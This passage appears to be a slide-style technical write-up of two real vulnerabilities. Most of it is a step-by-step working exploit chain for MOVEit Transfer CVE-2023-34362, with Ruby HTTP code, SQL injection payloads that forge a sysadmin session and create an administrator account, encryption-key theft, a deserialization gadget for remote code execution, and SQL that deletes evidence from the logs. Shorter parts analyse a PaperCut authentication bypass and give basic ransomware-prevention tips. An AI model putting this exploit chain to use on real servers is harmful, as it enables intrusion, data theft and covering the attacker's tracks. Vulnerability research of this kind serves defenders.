  this.SelfProvisionedRecips = this.siGlobs.objSession.GetValue("MyPkgSelfProvisionedRecips");
  this.Viewed = -(SILUtility.StrToBool(this.siGlobs.objSession.GetValue("MyPkgViewed")) ? 1 : 0);
}
```

We can set each and every one of those variables to any value we want, using the header-injection code above with the session_setvars transaction. That means we can build our own downloadable package that doesn't actually exist!

```
set_session(cookies, {
  'MyPkgAccessCode'           => 'accesscode', # Must match the final request Arg06
  'MyPkgID'                   => '0', # Is self provisioned? (must be 0 for the exploit to work)
  'MyGuestEmailAddr'          => 'test@test.com', # Must be a valid email address @ MOVEit.DMZ.ClassLib.dll/MOVEit.DMZ.ClassLib/MsgEngine.cs
  'MyPkgInstID'               => '1234', # this can be any int value
  'MyPkgSelfProvisionedRecips' => 'recip@recip.com',
})
```

That creates a fake package in the session, including an access code known to us.
Once that's in the session, we run into two more hurdles. First, our username must be Guest, otherwise the session is destroyed (by default we're Anonymous, which doesn't get a session at all):

```
if (Operators.CompareString(username, "Guest", false) == 0) // If username == Guest...
{
  // [...]
}
else if (Operators.CompareString(username, "Anonymous", false) != 0 && Operators.CompareString(username, "", false) != 0)
{
  this.siGlobs.objDebug.Log(20, "Found existing registered user session; clearing for guest use....");
  this.siGlobs.objUser.RemoveSession();
}
```

To bypass that check, we can set the MyUsername session variable to Guest. Session injection works again!
The second hurdle is, a valid CSRF token is required; otherwise, we run into this error condition:

```
if (Operators.CompareString(this.siGlobs.Transaction, "", false) != 0 && Operators.CompareString(this.siGlobs.Transaction, "dummy", false) != 0 &&
{
  this.siGlobs.objDebug.Log(50, "Invalid CsrfToken value; will not run the transaction.");
  this.SetWarningStatus(this.siGlobs.objI11N.GetMsg(20271));
}
```

It's oddly tricky to get a valid CSRF token – it must be done after setting MyUsername to Guest, but most pages that return CSRF tokens (such as human.aspx) will immediately wipe out guest sessions.
We eventually discovered that setting the Transaction to dummy, Arg06 to anything, and Arg12 to promptaccesscode on guestaccess.aspx would return a form with a usable CSRF token:

```
$ curl -ski 'https://10.0.0.193/guestaccess.aspx?Transaction=dummy&Arg06=accesscode&Arg12=promptaccesscode' | grep csrf
[...]
<input type="hidden" name="csrftoken" value="44ad7cfa2e1a73b7a636c0bb0f9ff8d8b8e4239d">
[...]
```

Getting all of this to line up at the same time, and to troubleshoot broken sessions and other issues, was quite complex! If you do anything wrong, the application wipes out your session, and it's often difficult to know why. Once we have MyUsername set to Guest and a valid CSRF token, we can try creating that fake package and accessing the vulnerable function. To make sure it's working, we can enable logging on MySQL by connecting as the root MySQL user and running the following commands:

```
SET global log_output = 'FILE';
SET global general_log_file='mysql.log';
SET global general_log = 1;
```

Then perform all the steps above to create the package and set the username to Guest, and finally request guestaccess.aspx with the query string:

```
Arg06=accesscode&transaction=secmsgpost&Arg05=sendauto&csrftoken=<token>`
```

If we look at the MySQL log that we created (which should be in c:/MySQL/data/mysql.log), we can verify that the SQL query we saw in the patch is executed on the email address that we set up in the package:

```
2023-06-09T19:40:21.688213Z	36172 Query	SELECT Username, Permission, LoginName, Email FROM users WHERE InstID=1234 AND Deleted=0 AND Permission>=10 AND (Email='recip@recip.com' OR `Email` LIKE 'recip@recip.com,%' OR `Email` LIKE '%,recip@recip.com' OR `Email` LIKE '%,recip@recip.com,%' ) ORDER BY LoginName
```

Let’s change recip@recip.com to akb'testinjection in our session:

```
set_session(cookies, {
  'MyPkgAccessCode'            => 'accesscode', # Must match the final request Arg06
  'MyPkgID'                    => '0', # Is self provisioned? (must be 0)
  'MyGuestEmailAddr'           => 'test@test.com', # Must be a valid email address @ MOVEit.DMZ.ClassLib.dll/MOVEit.DMZ.ClassLib/MsgEngine.cs
  'MyPkgInstID'                => '1234', # this can be any int value
  'MyPkgSelfProvisionedRecips' => "akb'testinjection",
  'MyUsername'                 => 'Guest',
})
```

Then get the CSRF token and perform the request again. This time, since we’re trying to cause an error, we can check the application logs (C:/MOVEitTransfer/Logs/DMZ_WEB.log by default), searching for a SQL error:

```
2023-06-09 12:42:44.049 #22 z10 DbConn.DoRead_DS: caught exception on statement 'SELECT Username, Permission, LoginName, Email FROM users WHERE InstID=12
2023-06-09 12:42:44.049 #22 z10 DbConn.DoRead_DS: Caught exception MySqlException: You have an error in your SQL syntax; check the manual that correspond
2023-06-09 12:42:44.081 #22 z10 DbConn.DoRead_DS: Exception stack trace:
   at MySql.Data.MySqlClient.MySqlStream.ReadPacket()
   at MySql.Data.MySqlClient.NativeDriver.GetResult(Int32& affectedRow, Int64& insertedId)
   at MySql.Data.MySqlClient.Driver.NextResult(Int32 statementId, Boolean force)
   at MySql.Data.MySqlClient.MySqlDataReader.NextResult()
   at MySql.Data.MySqlClient.MySqlCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCom
   at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior be
   at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet)
   at MOVEit.DMZ.Core.DbConn.<>c__DisplayClass76_0.<DoRead_DS>g__LocalGetDataSet|0()
   at MOVEit.DMZ.Core.DbConn.ExecuteSqlActionWithRetry[T](Func`1 dbAction, Action`3 onRetryAction)
   at MOVEit.DMZ.Core.DbConn.DoRead_DS(DbConnection conn, String query, Dictionary`2 parameters, String& reason)
```

Excellent!

WEAPONIZING SQL INJ

```
a@a.com');INSERT INTO activesessions (SessionID) values ('rd0szzmafyxku5msjbbskx0h');UPDATE activesessions SET
Username=(select Username from users order by permission desc limit 1) WHERE
SessionID='rd0szzmafyxku5msjbbskx0h';UPDATE activesessions SET LoginName='test@test.com' WHERE
SessionID='rd0szzmafyxku5msjbbskx0h';UPDATE activesessions SET RealName='test@test.com' WHERE
SessionID='rd0szzmafyxku5msjbbskx0h';UPDATE activesessions SET InstId='1234' WHERE
SessionID='rd0szzmafyxku5msjbbskx0h';UPDATE activesessions SET IpAddress='10.0.0.227' WHERE
SessionID='rd0szzmafyxku5msjbbskx0h';UPDATE activesessions SET LastTouch='2099-06-10 09:30:00' WHERE
SessionID='rd0szzmafyxku5msjbbskx0h';UPDATE activesessions SET DMZInterface='10' WHERE
SessionID='rd0szzmafyxku5msjbbskx0h';UPDATE activesessions SET Timeout='60' WHERE
SessionID='rd0szzmafyxku5msjbbskx0h';UPDATE activesessions SET ResilNode='10' WHERE
SessionID='rd0szzmafyxku5msjbbskx0h';UPDATE activesessions SET AcctReady='1' WHERE
SessionID='rd0szzmafyxku5msjbbskx0h'#
```

Which creates an entry in the activesessions table that looks like:

```
mysql> select * from activesessions where sessionid='rd0szzmafyxku5msjbbskx0h';
+------+------------------+--------------+--------------+--------+-------------+------------+---------------------+--------------------------+---
| ID   | Username         | LoginName    | RealName     | InstID | ActAsInstID | IPAddress  | LastTouch           | SessionID                | DM
+------+------------------+--------------+--------------+--------+-------------+------------+---------------------+--------------------------+---
| 6195 | 6qt2vnlopc1pgb77 | test@test.com | test@test.com |   1234 |        NULL | 10.0.0.227 | 2023-06-09 12:50:23 | rd0szzmafyxku5msjbbskx0h |
+------+------------------+--------------+--------------+--------+-------------+------------+---------------------+--------------------------+---
```

Once that's done, the user can visit human.aspx (which might require a refresh as it fixes the session internally) and get access to the application as the highest-privileged user - sysadmin.

CVE-2023-34362

Remote Code Execution

Outline :

- Leverage the SQLi to allow remote host access to the REST API.
- Leverage the SQLi to create a new sysadmin user with a known password.
- Use the new sysadmin account to login and retrieve a REST API access token.
- Use the REST API to discover a folder ID number.
- Use the REST API to begin a resumable file upload to this folder.
- Leverage the SQLi to leak out the encryption key for the Organization with an InstID of 0.
- Generate a .NET deserialization gadget and encrypt it using the leaked encryption key.
- Leverage the SQLi to store the encrypted deserialization gadget in the resumable file uploads state in the database.
- Use the REST API to resume the file upload and trigger the deserialization, allowing us to achieve RCE.
- Leverage the SQLi to remove almost all artifacts of exploitation from the database.

Allow Remote Access

MOVEit Transfer enforces IP address access to the REST API via rules defined in the moveittransfer.hostpermits table, as shown below. To allow the attacker to access the REST API remotely during exploitation we must first modify this table to allow all external IP addresses.

CVE-2023-34362

```
mysql> SELECT * FROM moveittransfer.hostpermits;
+----+--------+------+---------+----------+---------------------+----------+----------------+
| ID | InstID | Rule | Host    | PermitID | Comment             | Priority | HostnameLookup |
+----+--------+------+---------+----------+---------------------+----------+----------------+
|  1 |     10 |    1 | *.*.*.* |       16 | IP Lockout Wildcard |    99999 | NULL           |
|  2 |   8937 |    1 | 10.*.*.* |        4 |                     |        1 | NULL           |
|  3 |   8937 |    1 | 10.*.*.* |        3 |                     |        1 | NULL           |
+----+--------+------+---------+----------+---------------------+----------+----------------+
3 rows in set (0.00 sec)
```

Leveraging the SQLi with the following statement achieves this.

```
UPDATE moveittransfer.hostpermits SET Host='*.*.*.*' WHERE Host!='*.*.*.*'
```

Create a sysadmin

Now that all external IP addresses can access the REST API, we need to create suitable credentials with a known password so we may log in to the API. As passwords are encrypted in the database we need to understand the encryption mechanism used. Exploring the method MOVEit.DMZ.Core.Cryptography.CheckPasswordHash we can see that there are several hashing mechanism available, the majority of which rely on a secret encryption key, known as the “Org Key” which as an attacker we don’t (yet) know. Fortunately there is an older hashing mechanism called MakeVoV1PasswordHash that will create a hash without this “Org Key” as shown below:

CVE-2023-34362

```
private static byte[] MakeV0V1PasswordHash(byte[] salt, byte[] orgKey, string password)
{
  using (SerializableHashAlgorithm hashObject = Hashing.GetHashObject(Hashing.HashAlgorithms.Md5))
    return ApplicationHashing.MakePasswordHash(salt, orgKey, MOVEit.DMZ.Core.Constants.AnsiEncoding.GetBytes(password), (HashAlgorithm) hashObject);
}
```

We can observe that a password is hashed using MD5 along with a salt value and two static “secret” values called pwpre and pwpost. These static values will have a base64 encoded value of =VT2jkEH3vAs= and =omaaSIA5oyo= respectively.
We can therefore generate a known password using a hashing algorithm that does not require the “Org Key”

With a known password generated and hashed into the correct format,
we can create a new sysadmin user by leveraging the SQLi with the following statements.

```
"INSERT INTO moveittransfer.users (Username) VALUES ('#{hax_username}')",

"UPDATE moveittransfer.users SET LoginName='#{hax_loginname}' WHERE Username='#{hax_username}'",

"UPDATE moveittransfer.users SET InstID='#{instid}' WHERE Username='#{hax_username}'",

"UPDATE moveittransfer.users SET Password='#{makev1password(hax_password, rand_string(4))}' WHERE Username='#{hax_username}'",

"UPDATE moveittransfer.users SET Permission='40' WHERE Username='#{hax_username}'",

"UPDATE moveittransfer.users SET CreateStamp=NOW() WHERE Username='#{hax_username}'",
```

CVE-2023-34362

Get An API Token

We can now use our new sysadmin account and login to the REST API using the username and password we just created. A POST request to the /api/v1/token endpoint (as documented here) will return an access_token which will allow us to call all the available REST APIs.

```
token_response = HTTParty.post(
        "#{TARGET}/api/v1/token",
        verify: false,
        headers: {
                'Content-Type' => 'application/x-www-form-urlencoded',
        },
        follow_redirects: false,
        body: "grant_type=password&username=#{hax_loginname}&password=#{hax_password}",
)

if token_response.code != 200
        raise "Couldn't get API token (#{token_response.body})"
end

token_json = JSON.parse(token_response.body)

log("Got API access token='#{token_json['access_token']}'.")
```

CVE-2023-34362

Find a Folder ID

To perform a file upload we must first know the ID number of a folder within MOVEit Transfer. Calling the API endpoint /api/v1/folders will return a JSON array of folders in the system, allowing us to locate a suitable folder ID.

```
folders_response = HTTParty.get(
        "#{TARGET}/api/v1/folders",
        verify: false,
        headers: {
                'Authorization' => "Bearer #{token_json['access_token']}",
        },
        follow_redirects: false,
)

if folders_response.code != 200
        raise "Couldn't get API folders (#{folders_response.body})"
end

folders_json = JSON.parse(folders_response.body)

log("Found folderId '#{folders_json['items'][0]['id']}'.")
```

CVE-2023-34362

Begin a Resumable File Upload

The deserialization vulnerability we want to target occurs during the resumption of a file upload. Therefore to reach this code path we must first begin a new resumable file upload by calling the endpoint /api/v1/folders/{id}/files?uploadType=resumable. This will create an entry in the database table moveittransfer.files to store metadata about the file being uploaded, and the table moveittransfer.fileuploadinfo to store state information about the file upload.

```
uploadfile_name = rand_string(8)
uploadfile_size = 8
uploadfile_data = rand_string(uploadfile_size)

files_response = HTTParty.post(
        "#{TARGET}/api/v1/folders/#{folders_json['items'][0]['id']}/files?uploadType=resumable",
        verify: false,
        headers: {
                'Authorization' => "Bearer #{token_json['access_token']}",
        },
        follow_redirects: false,
        multipart: true,
        body: {
                name: uploadfile_name,
                size: (uploadfile_size).to_s,
                comments: ''
        }
)

if files_response.code != 200
        raise "Couldn't post API files #1 (#{files_response.body})"
end
```

```
files_json = JSON.parse(files_response.body)

log("Initiated resumable file upload for fileId '#{files_json['fileId']}'...")
```

CVE-2023-34362

Leak the Encryption Key

In order to be able to plant a malicious deserialization gadget in this State field we must be able to encrypt it.
MOVEit Transfer will use an encryption key specific to the organization that the file is being uploaded to.
The organization is typically identified by the InstID value during API or database requests.
As we are using a sysadmin account we will need to leak out the encryption key
for the organization with an InstID of 0.

While this encryption key is stored in the Windows Registry, which we cannot access,
fortunately for us a copy of the key is stored in the database table moveittransfer.registryaudit with a KeyName
of Standard Networks/siLock/Institutions/0. Of note is the MOVEit Transfer SSH private key is also stored in this table!

We can leak out the encryption key (or any other value in the database if we want) by
leveraging the SQLi to write the value we want to leak into the metadata of the resumable file
we are uploading, and then use the REST API to read back out the metadata

```
"UPDATE moveittransfer.files SET UploadAgentBrand=(SELECT PairValue FROM moveittransfer.registryaudit WHERE PairName='Key' AND CHAR_LENGTH(KeyName)=#{'Standard Networks\siLock\Institutions\0'.length}) WHERE ID='#{files_json['fileId']}'"
```

CVE-2023-34362

We can then leak out the encryption key with a GET request to the /api/v1/files/{id} endpoin

```
leak_response = HTTParty.get(
        "#{TARGET}/api/v1/files/#{files_json['fileId']}",
        verify: false,
        headers: {
                'Authorization' => "Bearer #{token_json['access_token']}",
        },
        follow_redirects: false,
)

if leak_response.code != 200
        raise "Couldn't post API files #LEAK (#{leak_response.body})"
end

leak_json = JSON.parse(leak_response.body)

org_key = leak_json['uploadAgentBrand']

log("Leaked the Org Key: #{org_key}")
```

An example of a leaked 16 byte encryption key is 0B 52 CA 0B FA 01 6F 19 5E D3 61 B1 B9 2A DA 75

The unsafe .NET deserialization occurs within the MOVEit.DMZ.Application.Folders.ResumableUploadFilePartHandler method during a BinaryFormatter.Deserializecall.

As such, we must identify a deserialization gadget that will work in the context of the MOVEit Transfer IIS Worker Process. Luckily we do not need to write a custom deserialization gadget, and instead can leverage the ysoserial.net tool to generate a suitable gadget. The TextFormattingRunProperties gadget formatted for a BinaryFormatter will achieve RCE when deserialized. We can generate this gadget to execute the command notepad.exe as follows:

CVE-2023-34362


```
> ysoserial.exe --command=notepad.exe -o base64 -f BinaryFormatter -g TextFormattingRunProperties
```

A base64 encoded gadget will be emitted:

```
AAEAAAD/////AQAAAAAAAAAMAgAAAF5NaWNyb3NvZnQuUG93ZXJTaGVsbC5FZGl0b3IsIFZlcnNpb249My4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj0zMWJmMzg1NmFkMzY0Z
```

However we must now encrypt this gadget using the leaked organization key before we write it into the database.

After much reverse engineering, we identify the encryption algorithm to be AES-256-CBC (As defined by MOVEit.Crypto.AesMOVEitCryptoTransform) with a 16 byte Initialization Vector (IV) composed of the first 4 bytes of the SHA1 hash of the organization encryption key, repeated 4 times. The encryption key passed to AES is a 32 byte key composed of a static 12 byte value, the 16 byte organization key we leak and 4 null bytes. The static 12 byte value generated during MOVEit.DMZ.Core.Cryptography.Encryption.GetDatabaseEncryptionKey and orgId in this instance will be -1.



CVE-2023-34362

Plant the Gadget

```
"UPDATE moveittransfer.fileuploadinfo SET State='#{deserialization_gadget}' WHERE FileID='#{files_json['fileId']}'"
```

By performing a PUT request to the /api/v1/folders/{id}/files?uploadType=resumable&fileId={id} API endpoint we will execute the method MOVEit.DMZ.Application.Folders.ResumableUploadFilePartHandler.GetUploadStream.

The method GetUploadStream first calls GetFileUploadInfo to decrypt the file upload State stored in the database. This is the field that holds our encrypted deserialization gadget. The decrypted gadget is stored in the _uploadState member variable. Next a call to DeserializeFileUploadStream occurs. This method will create a new BinaryFormatter instance and deserialize our malicious gadget, allowing us to achieve RCE

Delete the IOC's

Finally after RCE has been achieved an attacker can clear almost all Indicators of Compromise (IOC) by leveraging the SQLi to perform the following statements.

CVE-2023-34362

```
"DELETE FROM moveittransfer.fileuploadinfo WHERE FileID='#{files_json['fileId']}'", # delete the deserialization payload

"DELETE FROM moveittransfer.files WHERE UploadUsername='#{hax_username}'", # delete the file we uploaded

"DELETE FROM moveittransfer.activesessions WHERE Username='#{hax_username}'", #

"DELETE FROM moveittransfer.users WHERE Username='#{hax_username}'", # delete the user account we created

"DELETE FROM moveittransfer.log WHERE Username='#{hax_username}'", # The web ASP stuff logs by username

"DELETE FROM moveittransfer.log WHERE Username='#{hax_loginname}'", # The API logs by loginname

"DELETE FROM moveittransfer.log WHERE Username='Guest:#{MYGUESTEMAILADDR}'", # The SQLi generates a guest log entry.
```

CVE-2023-27350

The PaperCut security advisory details CVE-2023-27350 as a vulnerability that may allow an attacker to achieve remote code execution to compromise the PaperCut application server. PaperCut also details in this advisory that they became aware of it from Zero Day Initiative (ZDI). The ZDI case. ZDI-CAN-18987, details the vulnerability as an authentication bypass which leads to code execution.

Looking at the decompiled class ./biz/papercut/pcng/web/setup/SetupCompleted.java, we see that upon submitting the form it calls performLogin() for the Admin user on line 48.

```
19 public abstract class SetupCompleted
20 extends BaseSetupPage {
21     public static final String NAME = "SetupCompleted";
22
23     public abstract AnalyticsConfigurationService getAnalyticsConfigurationService();
24
25     public abstract boolean isJavaScriptEnabled();
26
27     public abstract void setAnalyticsEnabled(boolean var1);
28
29     public abstract boolean isAnalyticsEnabled();
30
31     @Override
32     public void pageBeginRender(PageEvent event) {
33         super.pageBeginRender(event);
34         this.setAnalyticsEnabled(this.getAnalyticsConfigurationService().isEnabled());
35     }
36
37     @Override
38     public void pageValidate(PageEvent event) {
39     }
40
41     public void formSubmit(IRequestCycle cycle) {
42         SetupData setupData = this.getSetupData();
43         this.getAnalyticsConfigurationService().setEnabled(this.isAnalyticsEnabled());
44         this.getAnalyticsConfigurationService().adminNotified();
45         this.clearSetupData();
46         Home homePage = (Home)cycle.getPage("Home");
47         homePage.setJavaScriptEnabled(this.isJavaScriptEnabled());
48         homePage.performLogin(setupData.getAdminUserName(), LoginType.Admin, false);
49     }
```

CVE-2023-27350

The performLogin() function can be found at ./biz/papercut/pcng/web/pages/Home.java.

```
580    public Boolean performLogin(String username, @Nullable LoginType preferredLoginType, boolean sso) {
581        return (Boolean)this.transactionHelper.runInTransaction(() -> {
582            LoginType loginType = this.deriveLoginType(username, preferredLoginType);
583            if (loginType != null) {
584                AccessRightList accessRights = this.authenticationManager.getUserRights(username);
585                accessRights = this.deriveAccessRights(loginType, accessRights);
586                return this.loginUser(username, accessRights, loginType, sso);
587            }
588            this.applicationLogManager.logWarn(((Object)((Object)this)).getClass(), "Home.UserLoginFailureUnknownUser", new String[]{username});
589            this.setErrorMessage(this.getMessage("LOGIN_DENIED_UNKNOWN_USER"));
590            return false;
591        });
592    }
```

This function is normally called throughout the software only after a user has had their password validated through a login flow. However, here in the SetupCompleted flow, the logic accidentally validates the session of the anonymous user. This type of web application vulnerability is called Session Puzzling.

CVE-2023-27350

PREVENTING RANSOMWARE

Be Wary of Emails and Downloads:

- Suspicious Emails: Don't click on links or open attachments in emails from unknown senders. Even emails that appear to be from someone you know could be phishing attempts. Be cautious of emails that create a sense of urgency or pressure you to click.
- Safe Download Sources: Only download software and files from reputable sources. Avoid downloading from untrusted websites or clicking on unknown links.

Software Updates:

- Keep Everything Updated: Regularly update your operating system, applications, and firmware. Updates often include security patches that fix vulnerabilities that ransomware can exploit.

Security Software:

- Antivirus and Anti-Malware: Use a reputable antivirus and anti-malware program that can detect and block ransomware threats. Keep your security software updated as well.

Data Backups:

- Regular Backups: The most crucial defense is having a recent, uninfected backup of your data. Back up your data regularly and store those backups offline, on a separate device, or in the cloud. This way, if you are hit by ransomware, you can restore your files without paying the attackers.